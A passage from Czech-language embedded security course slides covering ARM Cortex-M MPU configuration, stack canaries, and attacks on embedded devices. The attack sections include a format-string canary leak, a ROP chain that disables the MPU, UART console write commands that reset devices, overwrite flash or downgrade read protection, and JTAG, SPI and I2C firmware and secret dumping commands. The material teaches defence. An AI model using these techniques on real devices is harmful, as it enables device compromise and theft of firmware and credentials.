// [4] VALID - Update RNR from RBAR[3:0]
// [3:0] REGION - Region number (if VALID=1)

// Region Attribute and Size Register (RASR)
MPU->RASR = (0 << 28) | // XN: Execute Never
           (3 << 24) | // AP: Full access
           (0 << 19) | // TEX
           (1 << 18) | // S: Shareable
           (0 << 17) | // C: Cacheable
           (0 << 16) | // B: Bufferable
           (0 << 8) | // SRD: Subregion disable
           (16 << 1) | // SIZE: 2^(16+1) = 128 KB
           (1 << 0); // ENABLE
```

Velikosti regionů

SIZE field (bits 5:1 v RASR):

SIZE	Velikost	SIZE	Velikost	SIZE	Velikost
4	32 B	12	8 KB	20	2 MB
5	64 B	13	16 KB	21	4 MB
6	128 B	14	32 KB	22	8 MB
7	256 B	15	64 KB	23	16 MB
8	512 B	16	128 KB	29	512 MB
9	1 KB	17	256 KB	30	1 GB
10	2 KB	18	512 KB	31	4 GB
11	4 KB	19	1 MB		

Poznámka: Bázová adresa musí být zarovnaná na velikost regionu.

Přístupová práva (AP field)

Access Permissions (bits 26:24 v RASR):

AP	Privileged	Unprivileged	Popis
000	No access	No access	Zakázáno
001	RW	No access	Pouze privileged
010	RW	RO	Privileged R/W, User RO
011	RW	RW	Full access
101	RO	No access	Privileged read-only
110	RO	RO	Read-only pro všechny
111	RO	RO	Read-only (deprecated)

XN bit (eXecute Never):

- **XN = 0** → Kód lze spouštět
- **XN = 1** → Nelze spouštět (data-only region)

Bezpečnost: XN bit chrání proti code injection útokům (W^X policy)

Paměťové atributy (TEX, C, B, S)

Type Extension (TEX), Cacheable (C), Bufferable (B):

TEX	C	B	Typ paměti	Cache	Buffer	Použití
000	0	0	Strongly-ordered	No	No	Periferie (critical)
000	0	1	Device (shared)	No	Yes	Periferie (buffered)
000	1	0	Normal	WT	No	Code (write-through)
000	1	1	Normal	WB	Yes	SRAM (write-back)
001	0	0	Normal	No	No	Non-cacheable SRAM
001	1	1	Normal	WB+WA	Yes	Fastest (SRAM/SDRAM)

Shareable (S):

- **S = 0** → Pouze jeden procesor
- **S = 1** → Sdíleno mezi procesory/DMA (multi-core)

WT = Write-Through, **WB** = Write-Back, **WA** = Write-Allocate

Subregiony (SRD field)

Region lze rozdělit na **8 stejných subregionů**:

- Každý subregion lze individuálně zakázat pomocí **SRD bitů**

Příklad:

```
// Region 64 KB (0x2000_0000 - 0x2000_FFFF)
// Subregion = 64KB / 8 = 8 KB každý

MPU->RNR = 0;
MPU->RBAR = 0x20000000;
MPU->RASR = (15 << 1) | // SIZE = 64 KB
             (0x03 << 8) | // SRD: disable subregion 0 a 1
             (1 << 0);    // ENABLE

// Výsledek:
// 0x2000_0000 - 0x2000_1FFF  DISABLED (subregion 0)
// 0x2000_2000 - 0x2000_3FFF  DISABLED (subregion 1)
// 0x2000_4000 - 0x2000_FFFF  ENABLED (subregions 2-7)
```

Poznámka: Subregiony nefungují pro regiony < 256 bajtů.

Praktický příklad: ochrana Flash

```
void mpu_protect_flash(void) {
    // Vypnout MPU během konfigurace
    MPU->CTRL = 0;

    // Region 0: Flash (512 KB) - read-only, executable
    MPU->RNR = 0;
    MPU->RBAR = 0x08000000;           // Flash base
    MPU->RASR = (0 << 28) |         // XN = 0 (executable)
                (0x6 << 24) |      // AP = 110 (R0 for all)
                (0 << 19) |        // TEX = 0
                (0 << 18) |        // S = 0
                (1 << 17) |        // C = 1 (cacheable)
                (0 << 16) |        // B = 0
                (0 << 8) |          // SRD = 0 (all enabled)
                (18 << 1) |        // SIZE = 512 KB
                (1 << 0);          // ENABLE

    // Zapnout MPU
    MPU->CTRL = MPU_CTRL_ENABLE | MPU_CTRL_PRIVDEFENA;
    __DSB(); // Data Synchronization Barrier - zajistí, že zápis do MPU registrů je dokončen
    __ISB(); // Instruction Synchronization Barrier - CPU přenačte instrukce s novou MPU konfigurací
}
```

Praktický příklad: Stack overflow detection

```
void mpu_guard_stack(void) {
    extern uint32_t _sstack; // Z linker scriptu

    // Region 1: Guard page pod stackem - no access
    MPU->RNR = 1;
    MPU->RBAR = ((uint32_t)&_sstack - 256); // 256B před stackem
    MPU->RASR = (1 << 28) | // XN = 1 (no execute)
                (0 << 24) | // AP = 000 (no access)
                (7 << 1) | // SIZE = 256 B
                (1 << 0); // ENABLE

    // Při stack overflow → MemManage fault
}
```

Bezpečnost: Detekce stack overflow chrání proti buffer overflow útokům

Praktický příklad: DMA buffer jako non-cacheable

```
// Buffer pro DMA v SRAM
uint8_t dma_buffer[4096] __attribute__((aligned(4096)));

void mpu_config_dma_buffer(void) {
    // Region 2: DMA buffer - non-cacheable, bufferable
    MPU->RNR = 2;
    MPU->RBAR = (uint32_t)dma_buffer;
    MPU->RASR = (1 << 28) | // XN = 1 (no execute)
                (3 << 24) | // AP = 011 (RW for all)
                (1 << 19) | // TEX = 001
                (0 << 18) | // S = 0
                (0 << 17) | // C = 0 (non-cacheable)
                (0 << 16) | // B = 0
                (0 << 8) | // SRD = 0
                (11 << 1) | // SIZE = 4 KB
                (1 << 0); // ENABLE
}
```

Bezpečnostní příklad: Ochrana kryptografických klíčů

```
// Secure memory region pro klíče (privileged only)
uint8_t secure_keys[256] __attribute__((aligned(256), section(".secure")));

void mpu_protect_keys(void) {
    MPU->RNR = 3;
    MPU->RBAR = (uint32_t)secure_keys;
    MPU->RASR = (1 << 28) | // XN = 1 (no execute, data only)
               (1 << 24) | // AP = 001 (RW privileged, no access unprivileged)
               (0 << 19) | // TEX = 0
               (0 << 18) | // S = 0
               (0 << 17) | // C = 0 (non-cacheable pro bezpečnost)
               (0 << 16) | // B = 0
               (0 << 8) | // SRD = 0
               (7 << 1) | // SIZE = 256 B
               (1 << 0); // ENABLE
}
```

Bezpečnost:

- Unprivileged kód nemá přístup ke klíčům
- Non-cacheable → ochrana proti cache timing útokům

Memory fault handling

Při porušení MPU pravidel nastává **MemManage fault**:

```
void MemManage_Handler(void) {
    // Čtení fault status registru
    uint32_t cfsr = SCB->CFSR;
    uint32_t mmfar = SCB->MMFAR; // Fault address (pokud MMARVALID=1)

    if (cfsr & SCB_CFSR_MMARVALID_Msk) {
        // MMFAR obsahuje platnou adresu
        printf("MPU fault at address: 0x%08lx\n", mmfar);
    }

    if (cfsr & SCB_CFSR_DACCVIOL_Msk) {
        printf("Data access violation\n");
    }

    if (cfsr & SCB_CFSR_IACCVIOL_Msk) {
        printf("Instruction access violation\n");
    }

    // Vymazat fault flags
    SCB->CFSR = cfsr;

    // V produkci: log + reset, v debug: breakpoint
    __BKPT(0);
}
```

CMSIS MPU API

CMSIS poskytuje pomocné funkce pro konfiguraci MPU:

```
// Makra pro region config
#define ARM_MPU_RBAR(Region, BaseAddress) \
    (((BaseAddress) & MPU_RBAR_ADDR_Msk) | \
     ((Region) & MPU_RBAR_REGION_Msk) | \
     (MPU_RBAR_VALID_Msk))

#define ARM_MPU_RASR(DisableExec, AccessPermission, TypeExtField, \
                    IsShareable, IsCacheable, IsBufferable, \
                    SubRegionDisable, Size) \
    (((DisableExec) << MPU_RASR_XN_Pos) | \
     ((AccessPermission) << MPU_RASR_AP_Pos) | \
     ((TypeExtField) << MPU_RASR_TEX_Pos) | \
     ((IsShareable) << MPU_RASR_S_Pos) | \
     ((IsCacheable) << MPU_RASR_C_Pos) | \
     ((IsBufferable) << MPU_RASR_B_Pos) | \
     ((SubRegionDisable) << MPU_RASR_SRD_Pos) | \
     ((Size) << MPU_RASR_SIZE_Pos) | \
     (MPU_RASR_ENABLE_Msk))
```

Použití CMSIS MPU API

```
void configure_mpu_regions(void) {  
    // Disable MPU  
    ARM_MPU_Disable();  
  
    // Region 0: Flash 512KB, R0, executable  
    ARM_MPU_SetRegion(  
        ARM_MPU_RBAR(0, 0x08000000),  
        ARM_MPU_RASR(0, ARM_MPU_AP_R0, 0, 0, 1, 0, 0, ARM_MPU_REGION_SIZE_512KB)  
    );  
  
    // Region 1: SRAM 128KB, RW, non-executable  
    ARM_MPU_SetRegion(  
        ARM_MPU_RBAR(1, 0x20000000),  
        ARM_MPU_RASR(1, ARM_MPU_AP_FULL, 1, 0, 1, 1, 0, ARM_MPU_REGION_SIZE_128KB)  
    );  
  
    // Region 2: Peripherals, Device memory  
    ARM_MPU_SetRegion(  
        ARM_MPU_RBAR(2, 0x40000000),  
        ARM_MPU_RASR(1, ARM_MPU_AP_FULL, 0, 1, 0, 1, 0, ARM_MPU_REGION_SIZE_512MB)  
    );  
  
    // Enable MPU with default background region for privileged  
    ARM_MPU_Enable(MPU_CTRL_PRIVDEFENA_Msk);  
  
    __DSB();  
    __ISB();  
}
```

MPU v RTOS (FreeRTOS příklad)

```
// FreeRTOS s MPU support (MPU_WRAPPERS_INCLUDED_FROM_API_FILE)
TaskParameters_t task_params = {
    .pvTaskCode = task_function,
    .pcName = "UserTask",
    .usStackDepth = 128,
    .pvParameters = NULL,
    .uxPriority = 2,
    .puxStackBuffer = task_stack,
    .xRegions = {
        // Region 0: Task code (Flash)
        { .pvBaseAddress = task_code_start, .ulLengthInBytes = 4096,
          .ulParameters = portMPU_REGION_READ_ONLY | portMPU_REGION_EXECUTE },

        // Region 1: Task data (SRAM)
        { .pvBaseAddress = task_data, .ulLengthInBytes = 1024,
          .ulParameters = portMPU_REGION_READ_WRITE },

        // Region 2: Shared buffer
        { .pvBaseAddress = shared_buffer, .ulLengthInBytes = 512,
          .ulParameters = portMPU_REGION_READ_WRITE }
    }
};

xTaskCreateRestricted(&task_params, &task_handle);
```

MPU a bezpečnost – shrnutí

MPU jako základ bezpečnosti:

1. **Izolace paměti** – ochrana mezi procesy/tasky
2. **W^X policy** – write XOR execute (XN bit)
3. **Privilege separation** – kernel vs. user mode
4. **Stack protection** – guard pages
5. **Key protection** – secure memory regions

Limity MPU:

- Konečný počet regionů (8-16)
- Pouze aligned power-of-2 velikosti
- Není replacement pro MMU (nemá virtual memory)

Další krok: ARM TrustZone (Cortex-M33+)

- Hardware isolation mezi Secure a Non-Secure world
- Více než jen MPU

3. Útoky na embedded systémy

Attack surface embedded zařízení

Co může útočník kompromitovat?

Hardware úrovně:

- **JTAG/SWD** – debug interface
- **UART/SPI/I²C** – sériové porty
- **Flash paměť** – fyzický dump
- **Power/Clock** – glitching

Nástroje:

- Logic analyzer (Saleae, DSLogic)
- JTAG debugger (J-Link, ST-Link)
- Software (Ghidra, binwalk, OpenOCD)

Software úrovně:

- **Firmware** – buffer overflow, injection
- **Bootloader** – bypassing secure boot
- **Protokoly** – CAN, Modbus, MQTT
- **Update mechanismus** – MITM, downgr

ade

Buffer Overflow - přehled

Detailní analýzu buffer overflow najdeš v [motivačním příkladu](#):

- IRQ Handler a zásobník (ARM exception entry/exit)
- Buffer overflow krok za krokem (4 kroky útoku)
- Proč není ASLR na embedded
- Jak CPU vykonává shellcode
- Proč je SRAM spustitelná (XN bit, MPU)
- Techniky útoku bez znalosti velikosti bufferu
- Shellcode příklady (vypnout MPU, dump flash, brick)

Zde se zaměříme na ochranu:

Stack Canary - ochrana proti overflow

Stack Canary = "hlídací kanárek na zásobníku"

Princip:

- Inspirováno horníky, kteří brali do dolů kanárky jako detektory jedovatých plynů
- Pokud kanárek zemřel → varování, že je nebezpečí
- **Stack canary** = speciální hodnota umístěná mezi buffer a return address
- Pokud se canary změní → detekce útoku!

```
// Kompilace s -fstack-protector
void process_command(char *input) {
    char buffer[64];
    strcpy(buffer, input); // Chráněno canary!
}
```

```

// Generovaný assembly (GCC):
process_command:
    push    {r4, r5, r6, lr}
    sub     sp, sp, #72
    mov     r5, r0

    ldr     r4, =__stack_chk_guard
    ldr     r4, [r4]
    str     r4, [sp, #68]        // Uložit canary na stack

    // ... funkce ...

    ldr     r3, [sp, #68]        // Načíst canary
    ldr     r2, =__stack_chk_guard
    ldr     r2, [r2]
    cmp     r3, r2              // Porovnat
    bne     __stack_chk_fail    // Pokud se liší → útok!

    add     sp, sp, #72
    pop     {r4, r5, r6, pc}

```


Ochrana: Pokud útočník přepíše canary → detekce

Co je `-fstack-protector` a jak funguje?

GCC/Clang flag pro automatickou ochranu zásobníku

Bez `-fstack-protector`:


Stack layout:

Útočník přepíše buffer → přepíše return address →
útok úspěšný

S `-fstack-protector`:

Stack layout:

Před návratem:

1. CPU kontroluje, jestli canary je stále stejný
2. Pokud NE → `__stack_chk_fail()` → program ukončen
3. Útočník **NEMŮŽE** přepsat return address bez detekce

Stack Canary - jak to funguje v assembleru?

Příklad ARM Thumb-2 kódu:

```
void vulnerable_function(char *input) {  
    char buffer[64];  
    strcpy(buffer, input); // Chráněno canary  
}
```

Kompilace BEZ `-fstack-protector`:

```
vulnerable_function:  
    push    {r4, lr}  
    sub     sp, sp, #64          ; Alokovat buffer  
    mov     r1, r0              ; r1 = input  
    mov     r0, sp              ; r0 = buffer  
    bl     strcpy              ; strcpy(buffer, input)  
    add     sp, sp, #64        ; Uvolnit buffer  
    pop     {r4, pc}           ; Návrat (PC = return addr)  
                                ; ⚠ Žádná kontrola!
```

Pokud útočník přepsal return address → PC = útočnickova adresa → útok úspěšný

Stack Canary - kompilace s `-fstack-protector`

```
vulnerable_function:
    push    {r4, r5, lr}
    sub     sp, sp, #68                ; 64B buffer + 4B canary
    ; === ULOŽIT CANARY NA STACK ===
    ldr     r4, =__stack_chk_guard     ; Načti globální canary
    ldr     r4, [r4]                  ; r4 = náhodná hodnota
    str     r4, [sp, #64]             ; Ulož na stack (nad buffer)
    ; === VLASTNÍ KÓD ===
    mov     r1, r0                    ; r1 = input
    mov     r0, sp                    ; r0 = buffer
    bl      strcpy                    ; strcpy(buffer, input)
    ; === KONTROLA CANARY ===
    ldr     r5, [sp, #64]             ; Načti canary ze stacku
    ldr     r3, =__stack_chk_guard     ; Načti originální
    ldr     r3, [r3]
    cmp     r5, r3                    ; Porovnej!
    bne     __stack_chk_fail         ; Pokud != → ÚTOK!
    ; === NORMÁLNÍ NÁVRAT ===
    add     sp, sp, #68
    pop     {r4, r5, pc}
```

Pokud útočník přepsal buffer → canary změněn → `__stack_chk_fail()` → program ukončen PŘED návratem

Jak se generuje canary?

`__stack_chk_guard` = globální proměnná s náhodnou hodnotou

Inicializace při startu programu:

```
// V C runtime (crt0.S nebo __libc_start_main)
void __stack_chk_guard_setup(void) {
    // Varianta 1: Hardcoded (slabé!)
    __stack_chk_guard = 0xDEADBEEF;

    // Varianta 2: Z časovače (lepší)
    __stack_chk_guard = SysTick->VAL;

    // Varianta 3: Z TRNG (nejlepší)
    __stack_chk_guard = RNG->DR; // True random
}

// V paměti:
uint32_t __stack_chk_guard = 0; // Inicializováno při boot
```

Klíč: Útočník NEZNÁ hodnotu canary → nemůže ji přepsat správnou hodnotou!

__stack_chk_fail() - co se stane při útoku?

```
// Implementace v libgcc (GCC runtime)
void __attribute__((noreturn)) __stack_chk_fail(void) {
    // 1. Vypsát chybovou hlášku (pokud je UART dostupný)
    printf("*** stack smashing detected ***: terminated\n");

    // 2. Logovat útok (pokud máme filesystem)
    log_security_event("Stack overflow detected");

    // 3. Vymazat citlivá data
    memset(secret_keys, 0, sizeof(secret_keys));

    // 4. Ukončit program / reset zařízení
    #ifdef DEBUG
        __BKPT(0); // Breakpoint pro debugger
    #else
        NVIC_SystemReset(); // Reset MCU
    #endif

    // Nikdy se sem nedostaneme
    while(1);
}
```

V embedded: Často prostě reset, protože nemáme OS k ukončení procesu.

Varianty `-fstack-protector`

Flag	Popis	Kdy se canary přidá?
<code>-fno-stack-protector</code>	Vypnuto	Nikdy
<code>-fstack-protector</code>	Základní	Funkce s <code>char[]</code> buffery nebo <code>alloca()</code>
<code>-fstack-protector-strong</code>	Doporučeno	+ funkce s lokálními arrays, pointery, referencemi
<code>-fstack-protector-all</code>	Maximální	Všechny funkce (velký overhead!)

Příklad použití v Makefile:

```
# Embedded projekt (STM32)
CFLAGS += -fstack-protector-strong    # Doporučeno
CFLAGS += -D_FORTIFY_SOURCE=2        # Bounds checking pro strcpy/memcpy

# Custom __stack_chk_guard init (v startup.c)
# void SystemInit(void) {
#     RNG_Init();
#     __stack_chk_guard = RNG_Get(); // Random canary
# }
```

Overhead `-fstack-protector`

Cena za bezpečnost:

Paměť (RAM):

- +4 bajty na stack pro každou chráněnou funkci
- +4 bajty globální `__stack_chk_guard`

Flash (kód):

- +8-12 bajtů kódu na funkci (load/check canary)
- +~100 bajtů pro `__stack_chk_fail()`

CPU čas:

- +2-3 instrukce při vstupu do funkce
- +3-4 instrukce při výstupu

Doporučení: Vždy použít `-fstack-protector-strong` v produkci!

Benchmark (STM32F4):

Funkce	Bez canary	S canary	Rozdíl
<code>process_packet()</code>	120 cyklů	128 cyklů	+6.7%
<code>parse_json()</code>	5400 cyklů	5420 cyklů	+0.4%

Závěr: Overhead je **minimální** pro většinu embedded aplikací!

Jak útočník může obejít stack canary?

Canary není neprůstřelný!

1. Canary leak (format string):

```
// Zranitelnost
printf(user_input); // Format string bug

// Útok
payload = "%137$lX" # Leak canary ze stacku
→ Útočník ZJISTÍ hodnotu canary
→ Přepíše buffer + canary SPRÁVNOU hodnotou
→ Útok úspěšný!
```

2. Nepřímý overflow (přeskočení canary):

```
// Pokud útočník může přepsat JINÝ pointer
char *ptr = malloc(64);
char buffer[64]; // Chráněno canary

// Útok: Přepiš ptr místo bufferu
→ strcpy(ptr, evil_payload);
→ Canary nedotčen → žádná detekce!
```

3. Brute-force (32-bit canary):

- 2^{32} možností → na PC ~pár hodin
- Na embedded s resetem → neproveditelné


Return-Oriented Programming (ROP)

Problém: W^X (DEP) zabraňuje spuštění kódu ze stacku

Řešení útočníka: Znovupoužít existující kód v paměti!

Princip:

Stack po overflow:

Gadget = krátký úsek kódu končící RET

Např.:
`pop {r0}; ret`
`add r1, r2; ret`
`str r0, [r1]; ret`

ROP - praktický příklad

```
// Chceme zavolat: disable_mpu()
// Ale nemůžeme spustit vlastní kód (DEP aktivní)

// Gadgets v binárce (našli jsme pomocí ropper):
0x08001234: pop {r0}; bx lr
0x08001568: ldr r1, [r0]; bx lr
0x080019ac: blx r1; bx lr

// ROP chain:
uint32_t rop_chain[] = {
    0x08001234, // pop {r0}; bx lr
    0xE000ED94, // adresa MPU->CTRL
    0x08001568, // ldr r1, [r0]; bx lr (r1 = MPU->CTRL)
    0x08001234, // pop {r0}; bx lr
    0x00000000, // hodnota 0 (disable MPU)
    0x080012f8, // str r0, [r1]; bx lr (MPU->CTRL = 0)
};




// Overflow a přepsání return address:
memcpy(buffer + 64, rop_chain, sizeof(rop_chain));
```

Výsledek: MPU vypnuto, útočník má plný přístup k paměti!

Command Injection - UART konzole

Debug konzole na UART/USB jsou VELMI obvyklé v embedded systémech:

Během vývoje

- **Debugging** - čtení registrů, dump paměti, kontrola stavu
- **Testování** - factory testing, kalibrace senzorů
- **Diagnostika** - field diagnostics, remote troubleshooting

Kde se s tím setkáš

- **Routery, modemy** - AT příkazy, debug shell
- **IoT zařízení** - smart home, kamery, termostaty
- **Průmyslové systémy** - PLC, SCADA, medical devices
- **Automotive** - OBD-II diagnostika, infotainment

Problém: Často se zapomenou zapnout i v produkci!

Typické příkazy:

```
> status
> read <addr>
> write <addr> <value>
> reset
> flash_erase
```

Command Injection - Zranitelná implementace

Typický zranitelný kód (bez jakékoliv ochrany!):

```
void shell_command(char *cmd) {
    if (strncmp(cmd, "read ", 5) == 0) {
        uint32_t addr = strtoul(cmd + 5, NULL, 16);
        uint32_t value = *(volatile uint32_t*)addr;
        printf("0x%08x: 0x%08x\n", addr, value);
    }
    else if (strncmp(cmd, "write ", 6) == 0) {
        char *space = strchr(cmd + 6, ' ');
        uint32_t addr = strtoul(cmd + 6, NULL, 16);
        uint32_t value = strtoul(space + 1, NULL, 16);
        *(volatile uint32_t*)addr = value; // UNSAFE!
        printf("Written 0x%08x to 0x%08x\n", value, addr);
    }
}
```

Problémy:

- **✗ Žádná autentizace** - kdokoliv s přístupem k UART může psát příkazy
- **✗ Neomezený přístup** - můžeš číst/psát **LIBOVOLNOU** adresu
- **✗ Žádný whitelist** - můžeš zapsat do kritických registrů (Flash, MPU, AIRCR)

Command Injection - Praktické útoky

Exploit #1: Reset zařízení

```
> write E000ED0C 05FA0004 # SCB->AIRCRCR = SYSRESETREQ
```

Exploit #2: Přepis Flash (pokud RDP=0)

```
> write 08000000 DEADBEEF # Modifikace firmware  
→ Firmware modifikován! → Po restartu zařízení spustí backdoor
```

Exploit #3: Vypnutí MPU

```
> write E000ED94 00000000 # MPU->CTRL = 0  
→ MPU vypnuto! → Útočník může spustit shellcode na stacku
```

Exploit #4: Změna RDP (pokud není Level 2)

```
> write 40023C14 0000AA00 # FLASH_OPTCR: RDP=0xAA (Level 0)  
> write E000ED0C 05FA0004 # Reset  
→ RDP vypnuto, Flash čitelná!
```

Reálné příklady

1. D-Link routery (CVE-2019-XXXX)

- Debug konzole na UART
- Příkaz: `flash write <addr> <data>` bez autentizace
- Útočník přepsal firmware → trvalý backdoor

2. IoT kamery (mnoho výrobců)

- Telnet shell s příkazy `devmem read/write`
- Použito botnety (Mirai) pro kompromitaci

3. Medical devices

- Debug konzole pro "field service"
- Útočník může měnit kalibrační parametry
- FDA varování: "disable debug ports in production!"

4. Smart home hub

```
$ screen /dev/ttyUSB0 115200
> help
Available commands:
  read, write, dump, flash_erase, reboot
> write 08000000 DEADCODE
Flash modified!
```

Jak správně implementovat debug konzoli

1. Autentizace

```
bool authenticated = false;

void shell_command(char *cmd) {
    if (!authenticated) {
        if (strncmp(cmd, "login ", 6) == 0) {
            char *password = cmd + 6;
            if (verify_password(password)) {
                authenticated = true;
                printf("Login successful\n");
            } else {
                printf("Access denied\n");
            }
        } else {
            printf("Please login first\n");
        }
        return;
    }

    // Zbytek příkazů...
}
```

2. Whitelist adres

```
bool is_safe_address(uint32_t addr) {
    // Povolené oblasti
    if (addr >= 0x20000000 && addr < 0x20020000) return true; // SRAM
    if (addr >= 0x40000000 && addr < 0x40008000) return true; // Peripherals

    // Zakázané oblasti
    if (addr >= 0x08000000 && addr < 0x08100000) return false; // Flash – READ ONLY!
    if (addr >= 0xE000E000 && addr < 0xE000F000) return false; // SCB, MPU – FORBIDDEN!

    return false;
}

void shell_write(uint32_t addr, uint32_t value) {
    if (!is_safe_address(addr)) {
        printf("Access denied: 0x%08x\n", addr);
        return;
    }
    *(volatile uint32_t*)addr = value;
}
```

3. Omezené příkazy (whitelist)

```
void shell_command(char *cmd) {  
    // Jen bezpečné příkazy  
    if (strcmp(cmd, "status") == 0) {  
        print_status();  
    }  
    else if (strcmp(cmd, "version") == 0) {  
        print_version();  
    }  
    else if (strncmp(cmd, "led ", 4) == 0) {  
        // Specifický hardware command  
        set_led(atoi(cmd + 4));  
    }  
    else {  
        printf("Unknown command\n");  
    }  
  
    // ŽÁDNÉ obecné read/write příkazy!  
}
```

4. Kompletně vypnout v produkci

```
void main(void) {  
    #ifdef DEBUG_BUILD  
        init_uart_shell(); // Jen v DEBUG buildu  
    #endif  
  
    // Nebo runtime check:  
    if (is_debug_enabled()) { // Option byte / GPIO jumper  
        init_uart_shell();  
    }  
}
```

5. Challenge-response autentizace

```
void shell_login(void) {
    uint32_t challenge = RNG->DR; // Random challenge
    printf("Challenge: %08x\n", challenge);

    char response[64];
    read_line(response, sizeof(response));

    // Expected: HMAC-SHA256(challenge, secret_key)
    uint8_t expected[32];
    hmac_sha256(&challenge, 4, secret_key, 32, expected);

    if (memcmp(response, expected, 32) == 0) {
        authenticated = true;
    }
}
```

4. Hardware Pentesting

JTAG/SWD Debug Port

Serial Wire Debug (SWD) - 2-wire debug interface na ARM Cortex-M

Piny:

- **SWDIO** - Data I/O
- **SWCLK** - Clock
- **SWO** - Trace output (volitelný)
- **nRST** - Reset

```
// Typická konfigurace STM32
// SWDIO = PA13
// SWCLK = PA14

// Pokud je SWD nezabezpečeno:
// → Útočník může:
// - Číst/modifikovat RAM
// - Číst Flash (pokud RDP=0)
// - Provést firmware dump
// - Nahrát vlastní kód
```

JTAG - praktický útok

Nástroje:

- **OpenOCD** - open-source debugger
- **J-Link** - komerční (Segger)
- **ST-Link** - STM32 (ST Microelectronics)

```
# OpenOCD připojení
openocd -f interface/stlink.cfg -f target/stm32f4x.cfg






# Telnet konzole
telnet localhost 4444

# Příkazy:
> halt # Zastavit CPU
> mdw 0x20000000 64 # Dump RAM
> mww 0xE000ED0C 0x05FA0004 # Reset
> flash read_bank 0 dump.bin 0 0x80000 # Dump Flash
```


I²C/SPI Sniffing a Injection

Proč útočníci cílí na I²C/SPI sběrnice?

Embedded systémy často používají **externí čipy** pro:

- I²C EEPROM - konfigurace, kalibrace, licenční klíče
- SPI Flash - firmware, bootloader, filesystem
- Secure elements - crypto klíče (ATECC608, TPM)
- RTC - real-time clock s baterií
- Senzory - teplota, tlak, akcelerometry

Problém:

- I²C/SPI nejsou šifrované - data jdou v plain textu
- Žádná autentizace - kdokoliv může číst/psát
- Fyzicky přístupné - piny jsou na PCB

I²C/SPI - Fyzický přístup

Jak útočník postupuje:

1. Otevřít zařízení
2. Najít I²C/SPI čipy
 - Najít označení: 24C64 (EEPROM), W25Q128 (SPI Flash)
3. Identifikovat piny

I²C piny (4 vodiče)

EEPROM (8-pin SOIC):

1: A0	VCC: 8	
2: A1	WP : 7	← Write Protect (často na GND)
3: A2	SCL: 6	← Clock
4: GND	SDA: 5	← Data

SPI Flash piny (8-pin SOIC)

Flash (W25Q128):

1: /CS	VCC: 8	
2: D0	/HOLD:7	
3: /WP	CLK: 6	← Clock
4: GND	DI : 5	← Data In

4. Připojit Bus Pirate / Logic Analyzer

I²C EEPROM - Praktický dump

Hardware:

- **Bus Pirate** (~\$30) - univerzální interface
- **FT232H** (~\$15) - USB to I²C/SPI, **CH341A** (~\$5) - SPI programmer (levný)

Software dump - I²C EEPROM, pomocí FT232H

```
from pyftdi.i2c import I2cController

i2c = I2cController()
i2c.configure('ftdi://ftdi:232h/1')

# EEPROM na 0x50 (typická adresa AT24C256)
eeprom = i2c.get_port(0x50)

# Dump celého obsahu (32 KB)
dump = bytearray()
for addr in range(0, 32768, 64):
    chunk = eeprom.read_from(addr, 64)
    dump.extend(chunk)
    print(f"Reading: {addr}/{32768}")
```

```
# Ulož
open('eeprom_dump.bin', 'wb').write(dump)

# Analýza
import binascii
print(binascii.hexdump(dump[:256]))
```

Co můžeš najít:

```
00000000: 57 69 46 69 3A 20 53 53 49 44 3D 4D 79 4E 65 74  WiFi: SSID=MyNet
00000010: 77 6F 72 6B 2C 50 53 4B 3D 50 61 73 73 77 30 72  work,PSK=Passwr
00000020: 64 31 32 33 34 00 00 00 00 00 00 00 00 00 00 00  d1234.....
```

➔ **WiFi heslo v plain textu!**

SPI Flash - Praktický dump

SPI Flash dump pomocí flashrom:

```
# Připoj FT232H nebo CH341A

# Detekce čipu
flashrom -p linux_spi:dev=/dev/spidev0.0,spispeed=1000

# Výstup:
# Found Winbond flash chip "W25Q128.V" (16384 kB, SPI)

# Dump celé Flash (16 MB)
flashrom -p linux_spi:dev=/dev/spidev0.0,spispeed=1000 -r firmware.bin

# Analýza struktury
binwalk firmware.bin
```

Binwalk výstup:

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	ARM executable, little endian
8192	0x2000	Certificate in DER format (X.509)
16384	0x4000	LZMA compressed data
524288	0x80000	Squashfs filesystem

Extrakce:

```
# Extrahuj filesystem
binwalk -e firmware.bin

# Hledej zajímavé stringy
strings firmware.bin | grep -i "password\|key\|secret\|api"
```

Typické nálezy:

```
admin_password=default123
api_key=sk_live_51H...
ssh_private_key=-----BEGIN RSA PRIVATE KEY-----
AWS_SECRET_ACCESS_KEY=wJalrXUtn...
```

